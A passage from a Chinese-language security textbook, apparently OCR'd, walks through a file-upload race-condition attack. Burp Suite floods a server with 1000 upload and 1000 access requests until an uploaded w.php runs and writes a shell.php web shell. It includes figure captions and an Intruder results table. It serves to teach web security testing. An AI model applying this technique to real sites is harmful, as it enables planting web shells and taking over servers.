

图 3-24　Burp Suite 文件上传数据包

(2) 与此同时,不断访问上传的文件,如果访问成功,就会生成 shell 文件。文件请求



图 3-25　发送 1000 次文件上传请求

数据包如图 3-26 所示。在 Payload type 下拉列表框中选择 Null payloads 选项，发送 1000 次文件访问请求，如图 3-27 所示。



图 3-26　Burp Suite 文件请求数据包

（3）经过一段时间，发现已经成功访问到 w.php 文件，而且也生成了 shell.php 文件，如图 3-28 所示。

（4）shell.php 可以正常解析，如图 3-29 所示。



图 3-27　发送 1000 次文件访问请求

Request	Payload	Status	Error	Timeout	Length	C
417	null	200			192	
540	null	200			192	
810	null	200			192	
943	null	200			192	
1133	null	200			192	
0		404			466	ba
1	null	404			466	
2	null	404			466	
3	null	404			466	
4	null	404			466	

图 3-28　成功访问到了 w. php 文件并且生成了 shell. php 文件



图 3-29　shell. php 可以正常解析